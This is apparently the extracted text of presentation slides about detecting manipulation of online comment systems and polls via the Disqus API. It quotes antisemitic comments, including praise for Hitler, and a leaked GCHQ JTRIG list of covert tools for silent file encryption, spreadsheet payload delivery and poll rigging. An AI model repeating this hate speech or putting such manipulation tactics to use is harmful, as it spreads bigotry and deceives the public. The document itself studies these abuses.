


mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	



mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	







4chan polls





<http://venturebeat.com/2012/06/22/reddit-fake-users/>





# CommonDreams

Breaking News & Views for the Progressive Community

<http://www.commondreams.org/hambaconeggs>



## Palestine in Chile



**HamBaconEggs** • 7 months ago

wgenrgenr@gmail.com

"The jew cries out in pain as he strikes you." -Polish proverb

## DeShawn S. Williams

Pro-White/Black, anti-jew



Join Date: Mar 2009

Location: il

Posts: 1,468

## Palestine in Chile



**HamBaconEggs** • 7 months ago

ergengekr@gmail.com

If you don't like what you see here, Shlomo, then go hide in your synagogue and study Talmud a day. Progressives, among others, are sick and tired of Zionist jews committing heinous crimes and then using their disproportionate financial and media control to justify or underwrite them. The concept of "anti-Semitism" is just a way to shut up those who call you out on your tactics. Time to stop acting as though you're better than the "goyim." You're no better than anyone else; indeed, a majority of your tribe have proven themselves far worse.



**HamBaconEggs** → Guest • 10 months ago

Just imagine how many millions of people would have been saved from the scourge of Judeo-imperialist wars and Jewish financial predations had Hitler actually finished the job.

4 ^ | v • Share ›







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4 ^ | v • Share ›



Remember:

We discovered that flagging  
posts got them killed?





**IDF**

Saturday at 12:10 PM · ⚙

Please help us by marking any antisemitic and anti Israeli comments as spam!

434 Likes 86 Comments



Like



Comment



Share



**IDF**

July 7 at 2:04 PM · ⚙

Will you help?





# JTRIG

[http://en.wikipedia.org/wiki/Joint\\_Threat\\_Research\\_Intelligence\\_Group](http://en.wikipedia.org/wiki/Joint_Threat_Research_Intelligence_Group)



## *EFFECTS: Definition*

- “Using online techniques to make something happen in the real or cyber world”
- Two broad categories:
  - Information Ops (influence or disruption)
  - Technical disruption
- Known in GCHQ as Online Covert Action
- The 4 D’s: Deny / Disrupt / Degrade / Deceive

TOP SECRET//COMINT//REL TO USA, AUS, CAN, GBR, NZL



DOCUMENT		PAGES	Zoom	
	Swamp donkey	is a tool that will silently locate all predefined types of file and encrypt them on a targets machine.	Ready to fire (but see target restrictions).	[Tech Lead: Expert User: ]
	TORNADO ALLEY	is a delivery method (Excel Spreadsheet) that can silently extract and run an executable on a target's machine.	Ready to fire (but see target restrictions).	[Tech Lead: Expert User: ]
	UNDERPASS	Change outcome of online polls (previously known as NUBILO)	In development.	[Tech Lead: Section X; Expert User: ]
	VIPERS TONGUE	is a tool that will silently Denial of Service calls on a Satellite Phone or a GSM Phone.	Ready to fire (but see target restrictions).	[Tech Lead: Expert User: ]
	WARPATH	Mass delivery of SMS messages to support an Information Operations campaign	Ready to fire.	JTRIG OSO
[edit] Work Flow Management				
Tool	Description		Contacts	

UNDERPASS	Change outcome of online polls (previously known as NUBILO)	In development.
-----------	---	-----------------



Disqus seems ripe for the picking.  
So we went looking active armies.



# Most commented thread on CNN's highest voted comment

46324 Comments

CNN

2 clicker1 ▾

Sort by Best ▾

Share ↗ Favorite ★



**Mimi Satterlee** · 3 months ago

I wish you a speedy and full recovery from your condition.

Thanks Son.

665 ^ | ▾ · Share ›



# Most commented thread on

C

46324 Comments

CNN

Sort by Best ▾



octo



664 Guest Votes

THANKS SON.

665



Share ›

ll recover



# Approach



Pick slightly controversial topic







Pick news orgs that cover this  
topic





ALJAZEERA




# Then

- Use Disqus API to get a list of popular stories
- For each story, use the API to pull user info
- Link users to stories they commented on
- and...



# SETEC REAL WOOF CRETS





Cue a bunch of similar  
attempts to look at the data



Decided to focus on voting




# Voting metric

- Pull all comments for random story.
- For each comment pull the non-guest voters.
- For each voter retrieve their registration time.
- Calculate the variation in voter age on each comment.

